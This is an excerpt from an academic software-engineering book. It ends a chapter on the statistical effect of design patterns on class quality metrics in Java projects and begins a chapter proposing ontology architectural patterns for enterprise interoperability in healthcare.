To see if the combined structural quality metric values of pattern-free classes and pattern-involved classes are significantly different, one-way ANOVA tests and Kruskal-Walli tests are performed to compare differences between the mean values of pattern-free classes and pattern-involved classes. Although one-way ANOVA tests could tolerate the violations of normality assumption well, Kruskal-Walli tests are more robust against normality assumption. Therefore, both tests are performed and the results are listed in Table 14 and Table 15 for comparisons. Similar results could be seen in Table 14 and Table 15: in four components (Ant, Tomcat, Eclipse Core, and Eclipse UI), the mean values of combined metric between pattern-free classes and pattern-involved classes are significantly different at the 0.001 level; in one component (JUnit), the mean values of combined metric between pattern-free classes and pattern-involved classes are significantly different at the 0.05 level; in one component (Stripes), the mean values of combined metric between pattern-free classes and pattern-involved classes are significantly different at the 0.5 level.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Boxplots of combined structural quality metric of classes involved in different number of patters in (a) Ant; (b) Tomcat; (c) Eclipse Core; (d) Eclipse UI; (e) JUnit; and (f) Stripes




Table 14. ANOVA tests of combined metric values between pattern-free classes and pattern-involved classes


	Ant	Tomcat	Eclipse Core	Eclipse UI	JUnit	Stripes
F value	15.59	117.71	62.32	185.67	6.478	6.197
Significance	<0.001	<0.001	<0.001	<0.001	0.012	0.013
Number of classes	1276	2577	1368	6959	234	353

Table 15. Kruskal-Walli tests of combined metric values between pattern-free classes and pattern-involved classes

	Ant	Tomcat	Eclipse Core	Eclipse UI	JUnit	Stripes
Chi-Square	15.59	108.29	36.64	169.89	4.386	1.16
Significance	0.001	<0.001	<0.001	<0.001	0.036	0.28
Number of classes	1276	2577	1368	6959	234	353

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Comparison of combined structural quality metric of pattern-free classes and pattern-involved classes



To further quantitatively study the effect of design patterns on combined structural quality metric, Spearman's rank correlation tests are performed on data of each component. In each test, there are two variables measured from each class: number of patterns a class is involved and the combined structural quality metric of this class. The results of the tests are summarized in Table 16. It can be seen that in four large components, significant correlations at the 0.001 level are found between the number of patterns and the combined metric. In JUnit, the correlation significance is at the 0.05 level, which is also significant. In Stripes, the correlation significance is at the 0.5 level, which is conventionally considered insignificant.

Based on our analysis, we can see that design patterns do have an effect on class complexity and structural quality. If a class is involved in more design patterns, it is more likely to have a large value of complexity measurement, which indicates a lower quality. This effect is more observable in large projects with over one thousand classes.

Table 16. The Correlation tests of number of design patterns and combined metric

	Ant	Tomcat	Eclipse Core	Eclipse UI	JUnit	Stripes
Correlation coefficient (r)	0.106	0.212	0.238	0.173	0.155	0.068
Significance (p)	<0.001	<0.001	<0.001	<0.001	0.018	0.205
Number of classes (N)	1276	2577	1368	6059	234	353

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


5.3 Effect of Individual Patterns

So far, we have analyzed the effect of the 13 design patterns as a whole. Because these 13 design patterns could target on different design problems, provide different design solutions, and introduce different relations into the program, their effect on class structural quality could be different. To see how different design patterns might affect the metrics measurement, using Spearman test, we study the correlation between each class structural quality metric and each deign pattern in the six Java components. The results are summarized in Figure 5.

In Figure 5, if the p-value of Spearman's rank correlation is less than 0.0001, the corresponding cell will be highlighted. Otherwise, the corresponding cell will be left blank. From the figure, we can see that adapter/command pattern, state/strategy pattern, and template method pattern have the most significant effect on class structural quality; prototype pattern, decorator pattern, and factory method pattern have moderate effect on class structural quality; singleton pattern, proxy pattern, observer pattern, and composite pattern have little effect on class structural quality; while visitor pattern have almost no effect.

From Figure 1, we also see that the three most common design patterns in the six Java components are adapter/command, state/strategy, and template method and the two least common design patterns are visitor and composite. These observations match Spearman's rank correlation test results illustrated in Figure 5. Due to the limitation of the data used, we cannot conclude in general that the greater use of design pattern implies a greater effect on class structural quality. However, our analysis of the 6 Java components supports this argument.

Figure 5. The effect of each design pattern on each class structural quality metric (highlighted cell indicates the effect is significant; blank cell indicates the effect is insignificant)



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

6. THREATS TO VALIDITY

As with any empirical studies, there are some threats to validity of our work. The internal threat comes from the design of the research. Our study demonstrated that pattern-involved classes have lower structural quality measurements than pattern-free classes. However, these pattern-involved classes and pattern-free classes could have targeted different design problems. It might be unfair to compare them using class structural quality metrics alone. To address this issue, an ideal experiment that compares the structural quality of pattern-involved classes and pattern-free classes that are alternative solutions to the same design problems should be carried out in the future.

The external threat to the validity of the study is that this work might not be applicable to other systems. Our current study is performed on Java projects. To extend the findings of this study to programs written in other object-oriented languages, more studies are needed.

7. CONCLUSION AND FUTURE WORK

In this study, we investigated the effect of design patterns on class structural quality measurement. Six components from five open-source Java projects were analyzed. Our study empirically demonstrated that the use of design patterns could increase program complexity, and accordingly, reduce class structural quality. Our study also found that the greater the use of design patterns, the more significant could be their effect on class structural quality. Specifically, in the five Java projects we studied, we found adapter/command, state/strategy, and template method are the three most commonly seen design patterns and have the most significant effect on class structural quality.

Our future work will focus on studying the relationship between design patterns and class quality on other object-oriented systems. In addition, an investigation of the relationship between the roles played by classes in the patterns and class structural quality measurement could be an interesting topic. However, we could not figure out a way to represent and measure the roles played by the classes based on currently available data. Future studies will be carried out once the data is available.

REFERENCES

Ampatzoglou, A., Charalampidou, S., & Stamelos, I. (2011b). Investigating the use of object–oriented design patterns in open–source software: A case study. In *Evaluation of novel approaches to software engineering* (pp. 106–120). Springer. doi:10.1007/978-3-642-23391-3_8

Ampatzoglou, A., & Chatzigeorgiou, A. (2007). Evaluation of object–oriented design patterns in game development. *Information and Software Technology*, *49*(5), 445–454. doi:10.1016/j.infsof.2006.07.003

Ampatzoglou, A., Frantzeskou, G., & Stamelos, I. (2012). A methodology to assess the impact of design patterns on software quality. *Information and Software Technology*, *54*(4), 331–346. doi:10.1016/j.infsof.2011.10.006

Ampatzoglou, A., Kritikos, A., Kakarontzas, G., & Stamelos, I. (2011a). An empirical investigation on the reusability of design patterns and software packages. *Journal of Systems and Software*, *84*(12), 2265–2283. doi:10.1016/j.jss.2011.06.047

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Aydınoz, B. (2006). *The effect of design patterns on object–oriented metrics and software error–proneness*. (Master thesis). Middle East Technological University, Turkey.

Bieman, J. M., Alexander, R., Munger, P. W., III, & Meunier, E. (2002). Software design quality: Style and substance. In *Proceedings of ICSE Workshop on Software Quality*. Orlando, FL: ACM.

Bieman, J. M., Straw, G., Wang, H., Munger, P. W., & Alexander, R. T. (2003). Design patterns and change proneness: An examination of five evolving systems. In *Proceedings of the 9th International Software Metrics Symposium* (pp. 40–49). Sydney, Australia: IEEE.

Cartwright, M., & Shepperd, M. (2000). An empirical investigation of an object–oriented software system. *IEEE Transactions on Software Engineering*, *26*(8), 786–796. doi:10.1109/32.879814

Chatzigeorgiou, A., Tsantalis, N., & Stephanides, G. (2006). Application of graph theory to OO software engineering. In *Proceedings of the 2006 International Workshop on Interdisciplinary Software Engineering Research* (pp. 29–36). Shanghai, China: ACM.

Chidamber, S. R., & Kemerer, C. F. (1994). A metrics suite for object oriented design. *IEEE Transactions on Software Engineering*, *20*(6), 476–493. doi:10.1109/32.295895

Di Penta, M., Cerulo, L., Guéhéneuc, Y. G., & Antoniol, G. (2008). An empirical study of the relationships between design pattern roles and class change proneness. In *Proceedings of 24th IEEE International Conference on software Maintenance* (pp. 217–226). Beijing, China: IEEE.

Fushida, K., Kawaguchi, S., & Iida, H. (2007). A method to investigate software evolutions using design pattern detection tool. In *Proceedings of the 1st International Workshop on Software Patterns and Quality* (pp. 11–16). Academic Press.

Gamma, E., Helm, R., Johnson, R., & Vlissides, J. (1995). *Design patterns: Elements of reusable object–oriented software*. Reading, MA: Addison–Wesley.

Gueheneuc, Y. G., & Antoniol, G. (2008). Demima: A multilayered approach for design pattern identification. *IEEE Transactions on Software Engineering*, *34*(5), 667–684. doi:10.1109/TSE.2008.48

Gueheneuc, Y. G., Sahraoui, H., & Zaidi, F. (2004). Fingerprinting design patterns. In *Proceedings of the 11th Working Conference on Reverse Engineering* (pp. 172–181). Delft, The Netherlands: IEEE.

Hasheminejad, S. M. H., & Jalili, S. (2012). Design patterns selection: An automatic two–phase method. *Journal of Systems and Software*, *85*(2), 408–424. doi:10.1016/j.jss.2011.08.031

Heuzeroth, D., Holl, T., Hogstrom, G., & Lowe, W. (2003). Automatic design pattern detection. In *Proceedings of the 11th IEEE International Workshop on Program Comprehension* (pp. 94–103). Portland, OR: IEEE.

Hsueh, N. L., Chu, P. H., & Chu, W. (2008). A quantitative approach for evaluating the quality of design patterns. *Journal of Systems and Software*, *81*(8), 1430–1439. doi:10.1016/j.jss.2007.11.724

Hsueh, N. L., Wen, L. C., Ting, D. H., Chu, W., Chang, C. H., & Koong, C. S. (2011). An approach for evaluating the effectiveness of design patterns in software evolution. In *Proceedings of the 35th Annual Computer Software and Applications Conference Workshops* (pp. 315–320). Munich, Germany: IEEE.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Huston, B. (2001). The effects of design pattern application on metric scores. *Journal of Systems and Software*, *58*(3), 261–269. doi:10.1016/S0164-1212(01)00043-7

Khomh, F., & Gueheneuc, Y. G. (2008). Do design patterns impact software quality positively? In *Proceedings of the 12th European Conference on Software Maintenance and Reengineering* (pp. 274–278). Athens, Greece: IEEE.

Khomh, F., Gueheneuc, Y. G., & Antoniol, G. (2009). Playing roles in design patterns: An empirical descriptive and analytic study. In *Proceedings of the 25th International Conference on Software Maintenance* (pp. 83–92). Edmonton, Canada: IEEE.

Khomh, F., Gueheneuc, Y. G., & Team, P. (2008). *An empirical study of design patterns and software quality* (Technical report 1315). University of Montreal.

Lange, D. B., & Nakamura, Y. (1995). Interactive visualization of design patterns can help in framework understanding. *ACM Sigplan Notices*, *30*(10), 342–357. doi:10.1145/217839.217874

Lucia, A. D., Deufemia, V., Gravino, C., & Risi, M. (2009). Design pattern recovery through visual language parsing and source code analysis. *Journal of Systems and Software*, *82*(7), 1177–1193. doi:10.1016/j.jss.2009.02.012

Martin, R. C. (2003). *Agile software development: Principles, patterns, and practices*. Prentice Hall.

McNatt, W. B., & Bieman, J. M. (2001). Coupling of design patterns: Common practices and their benefits. In *Proceedings of the 25th Annual International Computer Software and Applications Conference* (pp. 574–579). Chicago, IL: IEEE.

Prechelt, L., Unger, B., Tichy, W. F., Brossler, P., & Votta, L. G. (2001). A controlled experiment in maintenance: Comparing design patterns to simpler solutions. *IEEE Transactions on Software Engineering*, *27*(12), 1134–1144. doi:10.1109/32.988711

Sandhu, P., Singh, P., & Verma, A. A. (2008). Evaluating quality of software systems by design patterns detection. In *Proceedings of International Conference on Advanced Computer Theory and Engineering* (pp. 3–7). Singapore: IEEE.

Shalloway, A., & Trott, J. (2005). *Design patterns explained: A new perspective on object–oriented design*. Reading, MA: Addison–Wesley.

Smith, J. M., & Stotts, D. (2003). SPQR: Flexible automated design pattern extraction from source code. In *Proceedings of the 18th IEEE International Conference on Automated Software Engineering* (pp. 215–224). Montreal, Canada: IEEE.

Tsantalis, N., Chatzigeorgiou, A., Stephanides, G., & Halkidis, S. T. (2006). Design pattern detection using similarity scoring. *IEEE Transactions on Software Engineering*, *32*(11), 896–909. doi:10.1109/TSE.2006.112

Turk, T. (2009). *The effect of software design patterns on object–oriented software quality and maintainability*. (Master thesis). Middle East Technological University, Turkey.

Vokac, M. (2004). Defect frequency and design patterns: An empirical study of industrial code. *IEEE Transactions on Software Engineering*, *30*(12), 904–917. doi:10.1109/TSE.2004.99

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Vokac, M., Tichy, W., Sjoberg, D. I., Arisholm, E., & Aldrin, M. (2004). A controlled experiment comparing the maintainability of programs designed with and without design patterns—A replication in a real programming environment. *Empirical Software Engineering*, *9*(3), 149–195. doi:10.1023/B:EMSE.0000027778.69251.1f

Wendorff, P. (2001). Assessment of design patterns during software reengineering: Lessons learned from a large commercial project. In *Proceedings of the 5th European Conference on Software Maintenance and Reengineering Conference* (pp. 77–84). Lisbon, Portugal: IEEE.

Zheng, J., & Harper, K. E. (2010). Concurrency design patterns, software quality attributes and their tactics. In *Proceedings of the 3rd International Workshop on Multicore Software Engineering* (pp. 40–47). Cape Town, South Africa: ACM.

KEY TERMS AND DEFINITIONS

Class Complexity: The measurement of class structure and its inter-dependencies with other classes. Class complexity has been shown to have direct relations with software quality.

Class Structural Quality: A measure of the design quality of object-oriented software system.

Design Pattern: A standard object-oriented solution to a common software design problem.

Empirical Study: A scientific method that uses experienced or experimental data to obtain knowledge and understanding of the target system.

Open Source Project: A software project whose source code is freely available for use and study under certain license.

Software Quality: The measurement of readability, usability, maintainability, reusability, and error-proneness of a software product.

ENDNOTES

1 http://en.wikipedia.org/wiki/Software_design_pattern
2 http://ant.apache.org/
3 http://tomcat.apache.org/
4 http://www.eclipse.org/
5 http://www.junit.org/
6 http://www.stripesframework.org/display/stripes/Home
7 http://www.spinellis.gr/sw/ckjm/
8 http://java.uom.gr/~nikos/pattern-detection.html

This research was previously published in the Handbook of Research on Emerging Advancements and Technologies in Software Engineering edited by Imran Ghani, Wan Mohd Nasir Wan Kadir, and Mohammad Nazir Ahmad, pages 106-125, copyright year 2014 by Engineering Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 13
Attaining Semantic Enterprise Interoperability Through Ontology Architectural Patterns

Rishi Kanth Saripalle
University of Connecticut, USA

Steven A. Demurjian
University of Connecticut, USA

ABSTRACT

Enterprise Interoperability Science Base (EISB) represents the wide range of interoperability techniques that allow the creation of a new enterprise application by utilizing technologies with varied data formats and different paradigms. Even if one is able to bridge across these formats and paradigms to interoperate a new application, one crucial consideration is the semantic interoperability to insure that similar data is reconciled that might be stored differently from a semantic perspective. In support of this requirement, usage of ontologies is gaining increasing attention as they capture shareable domain knowledge semantics. The design and deployment of an ontology for any system is very specific, created in isolation to suit the specific needs with limited reuse in the same domain. The broad proliferation of ontologies for different systems, which, while similar in content, are often semantically different, can significantly inhibit the information exchange across enterprise systems. This situation is attributed, in part, to a lack of a software-engineering-based approach for ontologies; an ontology is often designed and built using domain data, while software design involves abstract modeling concepts that promote abstraction, reusability, interoperability, etc. The intent in this chapter is to define ontologies by leveraging software design pattern concepts to more effectively design ontologies. To support this, the chapter proposes Ontology Architectural Patterns (OAPs), which are higher-level abstract reusable templates with well-defined structures and semantics to conceptualize modular ontology models at the domain model level. OAP borrows from software design patterns inheriting their key characteristics for supporting enterprise semantic ontology interoperability.

DOI: 10.4018/978-1-5225-3422-8.ch013

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. INTRODUCTION

In today's world, the design, development, and deployment of a new enterprise application is no longer taking the prior approach of developing the application from scratch; rather, the emphasis is on the ability to construct a new enterprise application through the usage of existing resources such as enterprise applications, systems, servers, databases, etc., that are brought together to yield a system of systems. Enterprise Interoperability Science Base (EISB, Popplewell et al., 2012) has been promoted in order to address all of the different interoperability concerns including data, process, knowledge, cloud and Web services, rules, objects, APIs, etc. Two related interoperability of issues of particular interest are the ability to deal with: data in varied formats (e.g., XML, JSON, RDF (Allemang & Hendler, 2011), relational database, etc.) and the need to resolve semantics among enterprise systems of data (e.g., in a geospatial application, grid north vs. true north vs. magnetic north and these must be resolved if different do not use consistent formats). Ontologies have emerged to play a pivotal role in the World Wide Web (WWW) to promote the Semantic Web (Allemang & Hendler, 2011) by attaching semantics to electronically represented information thereby assisting users (humans and agents) in various ways such as semantic Web agents, semantic information extraction, semantic search, etc. Currently, ontologies are highly employed in the wide variety of enterprise applications for knowledge representation and reasoning (Baader, McGuinness, Nardi, & Patel-Schneider, 2007), software modeling and development (Demurjian, Saripalle, & Behre, 2009; Kuhn, 2010; Saripalle, Demurjian, & Behre, 2011), semantic information extraction (Wimalasuriya & Dou, 2010), biomedical and clinical informatics (Smith & Ceusters, 2006), databases (Gali, Chen, Claypool, & Uceda-sosa, 2004), geospatial semantics (Janowicz, Scheider, Pehle, & Hart, 2012), etc.

The primary goal of the ontologies is to capture semantics of a domain and tag the semantic concepts to electronically represented information, which in turn will ease *semantic interoperability* for enterprise applications to support both data and knowledge interoperability in EISB, assuming that the exchanging systems (e.g., computer systems, software applications, database records etc.) must come to an agreement on domain semantics in order to build an enterprise application. For example, various ontologies have been developed for capturing knowledge semantics on various aspects of a given domain for easing semantic interoperability issues in enterprise applications. For instance, in the business domain, the semantic Web has influenced various aspects of existing implementations such as: Simple Object Access Protocol (SOAP) (SOAP, 2007), Web Service Description Logic (WSDL) (WSDL, 2001), Service Oriented Architecture (SOA) (Bell, 2008), etc. In all of these approaches, the domain semantics captured in an ontology are tagged to business/service information represented using these standards, facilitating semantic compatibility between interacting enterprise services and easing knowledge interoperability (Nagarajan, Verma, Sheth, Miller, & Lathem, 2006; Burstein & McDermott, 2005). Researchers have also designed and implemented OWL-S (OWL-S, 2004), a semantic Web enabled Web-service model that incorporates all of the aspects of a software Web service lifecycle using ontology frameworks. For example, in the financial enterprise, lack of standard ontologies for capturing the semantics related to the financial domain have created a major bottleneck for information exchange/integration, knowledge extractions, financial reporting, Web services, etc., due to semantic ambiguity in the represented financial knowledge (Makela, Rommel, Uskonem, & Wan, 2007; Hu, 2010). Currently, Object Management Group (OMG) has taken an initiative to develop Financial Industry Business Ontology for capturing semantics related to the financial domain (FIBO, 2012). As another example, in the government domain, semantic technologies such as linked data, semantic Web, ontologies, etc., have become a crucial component for

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

achieving integrated e-government services (Bettahar, Moulin, & Barthes, 2009). These semantic components have been introduced into software architectures, providing semantics to electronically augment government information and facilitate semantic integration/interoperability between the participating government services/departments (Davis, Harris, Crichton, Shukla, & Gibbons, 2008; Fonou-Dombeu & Huisman, 2011), etc.

However, the success of employing ontologies for resolving enterprise semantic interoperability is jeopardized due to *structural* and *semantic interoperability* issues among the domain ontologies that are used for the systems that support a new enterprise application. There are a number of key issues to address. First, the individual ontologies of each constituent system used by a new enterprise application may each organize knowledge in different ways to suit their specific application and organizational processes, meaning that the ontologies across the constituent systems are often incompatible and difficult to integrate. Second, the ontology development and deployment process is predominantly *instance* and *construction* based, often dictated by the talent and expertise of the ontologist rather than using any concrete software development process; such an approach limits the reuse since ontologies end up being very domain centric. For a new enterprise application, the existence of consistent ontologies of the constituent systems will greatly simplify the semantic interoperability. Finally, many existing ontology representational frameworks lack an ability to design solutions that are broader in scope; the end result is often narrowed to not just a single domain, but to a subset of the domain that is very application specific. Thus, the overriding issue is that ontologies solely focus on the domain knowledge and its usage by constituent systems rather than abstracting back from the problem to consider the enterprise domain ant its appropriate set of ontologies in a more comprehensive and general manner. Such an approach towards ontologies is in direct conflict with the design methodologies in software engineering, databases, and Web settings, where the primary emphasis is on the modeling techniques that can applied to conceptualize the problem in a fashion that promotes characteristics such as modularity, abstraction and reuse, which implicitly eases structural and semantic interoperability issues. In this chapter, we leverage our previous work on extending the Web Ontology Language (OWL) for design and development of ontologies for applications that is more aligned with the software lifecycle and emphasizes a design approach for ontologies (Saripalle, Demurjian, & Behre, 2011; Saripalle & Demurjian, 2012b).

To provide a context for this chapter, we leverage an example in the healthcare domain, where it is necessary to construct an enterprise application for health information exchange (HIE) that is able to pull patient medical information from multiple sources in different formats and using alternative programming paradigms. An HIE enterprise application is constructed by gathering data from: electronic health records (EHRs) which repositories of patient medical records that may exist in provider offices, clinics, and hospitals; personal health records, (PHRs) that allow patients to manage their own health care data; personalized medicine health portals (PMHP) which allows providers to view their own patients' genetic data against their EHR in order to bridge the gap between providers and medical researchers; and, other laboratory, diagnostic, pharmaceutical systems that involve patient care. Note that an HIE enterprise application for many situations provides only read information to patient data or de-identified data sets. In support of an HIE enterprise application, the biomedical field provides a significant variety of high-level XML standards including: the Continuity of Care Record (CCR) (ASTM, 2003), Continuity of Care Document (CCD), the Health Language Seven (HL7) Clinical Document Architecture (CDA) (HL7 CDA R2, 2008), etc. These high-level standards allowed medical providers to seamless *structure*, *integrate,* and *share* the patient's medical data with their respective propriety systems and collaborating environments. For providing enterprise semantic interoperability between the constituent systems (EHRs, PHRs, etc.),

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

there are numerous standards such as: International Classification of Disease (ICD-10) (ICD, 2013), Logical Observation Identifiers Names and Codes (LOINC) (LOINC, 2013), Systematized Nomenclature of Medicine Clinical Terms (SNOMED-CT) (SNOMED CT, 2013), Diagnostic and Statistical Manual of Mental Disorder (DSM) (DSM, 2012), Unified Medical Language System (UMLS) (Bodenreider, 2004), etc. The problem that exists in the health care domain to hinder enterprise semantic interoperability are the inconsistencies in these low-level ontology standards, e.g., Psychoses (DSM, 2102) is a "Mental Disorder" in ICD and a "Psychotic illness" in DSM, while. Spherocytosis (SNOMED CT, 2013) is a "Diseases of Blood and Blood-Forming Organs" in ICD and "Red Blood Cell Shape-finding" in SNOMED-CT. These differences in the health care domain, along with similar cases in other enterprise domains, must be reconciled to achieve enterprise semantic interoperability.

In software engineering, a designer can better understand the domain problem and propose a plausible solution by developing domain model(s) to provide an abstract view of the solution with well-defined structure and semantics and are developed by considering domain instance data as it can influence the design, but not to the point that the design gets tied to the domain instances. One approach to software domain modeling that greatly facilitates reuse are software design patterns (SDP) defined as "a template illustrating a reusable solution to a reoccurring problem in multiple different situations with similar context" (Gamma, Helm, Johnson, & Vlissides, 1994; Freeman, Robson, Bates, & Sierra, 2004). SDPs can influence an enterprise application by allowing these generalized templates to be customized for a specific domain. For instance, the Model-View-Controller (MVC) pattern can be used easily in any enterprise application that requires: a *Model* that manages the behavior and data of the application; a *View* that manages the UI of the application; and, a *Controller* that interprets the user actions and informs the actions to the model and/or the view. Based on the domain application, the domain models replace the respective MVC components. This ability of SDP to divide the complex problem into modular manageable sub-problems and develop solutions that facilitate modularity, reusability, interoperability, etc., has gained them a prominent position in the software community; our intent is to extend SDPs to support enterprise semantic interoperability for ontologies.

In this chapter, the overall goal is to improve the design, development, and deployment of ontologies with syntactic and semantic integration in support of an enterprise application by proposing a set of *Ontology Architectural Patterns (OAPs)* which are abstract reusable architectural patterns influencing the overall development of semantic knowledge involving multiple ontology models that ease interoperability issues and promote a software engineering approach for ontology development. This have been introduced to a limited extent in our prior work on semantic patterns (Saripalle & Demurjian, 2012a), but this chapter dramatically extends that work by leveraging SDP concepts to ease *structural* and *semantic interoperability* issues. In the process, the ontologist is encouraged and guided to design and develop modular ontology models, reusable in multiple domain application settings that share similar contextual requirements. As a result, the ontologist can focus on constructing reusable ontology models, moving future reconciliation and integration of different ontologies for an enterprise application from the current labor-intensive instance level to a more abstract and conceptual domain model level. The OAP extensions are illustrated using an HIE enterprise application that brings together different systems (EHRs, PHRs, etc.) in support access across multiple sources for two types of users: medical providers that are interested in obtaining a full picture of a patient's medical data collected from varied sources to facilitate clinical care; and, researchers that seek to analyze data from the HIE Repository that has been de-identified to conduct disease related, public health surveillance, and other research. HIE is a complex enterprise application that must marshal data from multiple sources and can be greatly benefited by

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

OAPs to model a solution that can resolve and reconcile syntactic and semantic differences among the ontologies of its constituent systems.

Towards this goal, the reminder of this chapter is divided into five sections. Section 2 provides additional background and motivation on the role of ontologies in the design and development process, a review of software design patterns, their classification, and usage in the software development process, and a brief introduction to enterprise interoperability (EI) and the role that ontologies can play, particularly in regards to our proposed OAPs. Section 3 proposes the developed Ontology Architectural Patterns (OAP) which are explained in terms of name, motivation, description, context & usage, and application & implementation; examples in both health care and other enterprise domains are provided Section 4 reviews related research in ontology patterns and ontology frameworks, comparing and contrasting to our work presented in Section 3. Section 5 discusses the future direction of knowledge development for facilitating enterprise interoperability. Finally, the last section concludes the chapter.

2. ONTOLOGIES, SOFTWARE DESIGN PATTERNS, AND ENTERPRISE INTEROPERABILITY

This section provides additional explanation on motivation and background for the paper. First, Section 2.1 reviews additional motivation on ontologies regarding the role that they can plan in systems design and development, with an example in the health care domain that further motivates the need for Ontology Architectural Patterns (OAP). Using this as a basis, Section 2.2 briefly examines Software Design Patterns (SDP) in terms of their inception, categories, and role in the software development process. Finally, Section 2.3 introduces the domain of Enterprise Interoperability (EI), its concepts and relationship with Sections 2.1 and 2.2, to place the work of this chapter into a proper perspective with EI.

2.1. Role of Ontologies in Systems Design and Development

The discussion in Section 1 provided an initial motivation for the need and usage of Ontology Architectural Patterns (OAP) for enterprise interoperability through a discussion of the status of ontologies, design, and modeling approaches of knowledge and software engineering and software design patterns. This section further clarify the motivation to precisely position the work on OAP with respect to traditional ontology development and its need for a higher level abstract approach akin to software design patterns. The end result provides a means to more precisely and generally define ontologies (and their components) with an aim towards potential reusability in a domain (or program family).

Current approaches to ontology development today are conducted using tools such as Protégé (Protege, 2012), Java Ontology Editor (JOE) (Java Ontology Editor, 1998), etc. These tools allow an ontology developer to work with domain experts with a focus on building an ontology that maximizes the domain knowledge by capturing the knowledge concepts for a given domain of disclosure. This leads to a current ontology development practice that is predominantly *instance* and *construction* based (Kuhn, 2010; Saripalle, Demurjian, & Behre, 2011; Saripalle & Demurjian, 2012b), totally focused on the application and its specific domain and system requirements. Such a process is highly influenced by the ontology developer's experience, input from domain experts, and based on the actual data that is to be modeled within the ontology rather than defining a structure for the ontology that is more reusable across enterprise systems. As a result, ontologies created for different systems of the same domain can be quite

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

different. For example, constructing a set of ontologies for enterprise application such as Amazon would require a very broad set of ontologies to capture all of its products characteristics (books, electronics, household, fashion, etc.), while a set for Barnes & Noble may be limited much more to books. The two resulting sets of ontologies developed for Amazon and Barnes & Noble may be difficult to integrate, with human intervention need to understand equivalences across the two sets, a laborious task with at best semi-automatic methodologies and reuse of the ontology is obscure. The OAP and an emphasis on that ontology design would allow a more generalized ontology for "books" to be created that would have the potential to be utilized in all enterprise applications where book sales are a part of their business process.

Second, ontologies cannot be created in a vacuum without consideration of concepts that may cut across different solutions (different enterprise applications) and require sophisticated modeling to abstract domain specific materials out of the ontology to yield an ontology schema (akin to an XML schema) that is reusable across multiple enterprise applications of a given domain. Further, a single ontology may not suffice for the structural and knowledge requirements of the enterprise application, but may require multiple interacting ontologies to correctly represent the required medical knowledge. Continuing with the earlier example, there may be an ontology architectural pattern that can be applied at a higher level across the Amazon and Barnes & Noble enterprise applications that is able to capture ontology similarities at a higher abstraction level that promotes reuse. In the health care domain, there could be many enterprise applications that would need to utilize the same ontology. For example, a clinical researcher trying to identify genes responsible for mental disorders might want to have an enterprise application to access genomic and clinical (patient) databases that would require the integration of the Gene Ontology (Ashburne & Lewis, 2002) and the Diagnostic and Statistical Manual of Mental Disorders (DSM) to develop a Gene-Mental Disorder ontology. Likewise, another enterprise application could provide the ability to allow queries to cross the International Classification of Diseases (ICD-10) codes with Logical Observation Identifiers Names and Codes (LOINC) ontology to develop a Disease-Laboratory Test correlation ontology to be used by combining ICD-10 and LOINC with de-identified patient data for mining. However, the reconciliation process between these ontologies will be arduous, performed on the instance level rather than at a higher-level of abstraction that would involve the structure of the ontologies. Even, if an expert ontologist develops a massive single ontology by integrating the required multiple ontologies, the large-scale nature of this massive ontology (defined and then integrated at an instance level) sacrifices fundamental software characteristics such as modularity, reusability, abstraction, minimal coupling, etc. The integration/mapping rules between these participating ontologies are contextually based on an organization application goals, meaning that their integration may not be easily accomplished if their purposes are so diverse as to make it difficult to identify linkages and commonalities. We note again that the current ontology integration methodologies focus on integrating ontology instances using linguistic and statistical techniques that often ignore semantics. Such an approach can result in a merging that cannot be syntactically and semantically verified. This is evident from studies on the UMLS (Krauthammer, 2002; Kohler, 2007) and SNOMED-CT (Chiang, Hwang, Yu, et al., 2006) medical standards where they have been attempts to integrate two ontologies that have significantly different nomenclature. This is true for many other domains.

Finally, while the existing medical ontologies previously discussed have an overwhelming knowledge overlap among them, the way that each ontology deals with that knowledge can be quite different. Further, since these ontologies have often been built in isolation (e.g., by different standard committees and other organizations), having an ontologist that can understand all of them is unrealistic. For example, if there are one or two features a newly developed ontology needs that are not in the standard, the solu-


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

tion to develop yet another ontology occurs, often replicating information from multiple ontologies and having a vocabulary that may be in conflict with other standards the "same" information (semantically). Thus, the existing ontologies, the newly development ontologies, and any future customized ontologies have to be constantly monitored and integrated with one another in order to remain consistent. This is a monumental task in any enterprise application, further compounding the structural and semantic interoperability issues with ontologies. Imagine the difficulty it would be to get the organizations (and their enterprise applications) for Amazon, Barnes & Noble, eBay, etc., to all work towards a common shared ontology. Obtaining agreement from such a large number of stakeholders will be difficult to achieve in practice. Figure 1 supports this argument by illustrating the domain knowledge overlap between medical ontologies. Notice in Figure 1 that the OMIM and Gene Ontologies have overlapping knowledge on Gene domain. In addition ICD and DSM have a knowledge overlap on the domain of Mental Disorders, with SNOMED-CT and ICD having a major knowledge overlap on multiple domains such as Disease, Symptom, Procedure, etc. Further, SNOMED-CT, ICD and OMIM have a knowledge overlap on domain of Disease. More significantly, UMLS is attempting to encompass all of the standards under one umbrella via its own theory and model for achieving its goal, but fails to provide modular domain models for respective domains which can reused independent of the domain application. Thus, failing to reuse existing knowledge sources and developing new ontologies for targeting the same domain knowledge leads to chaotic structural and semantic interoperability issues.

2.2. Software Design Patterns

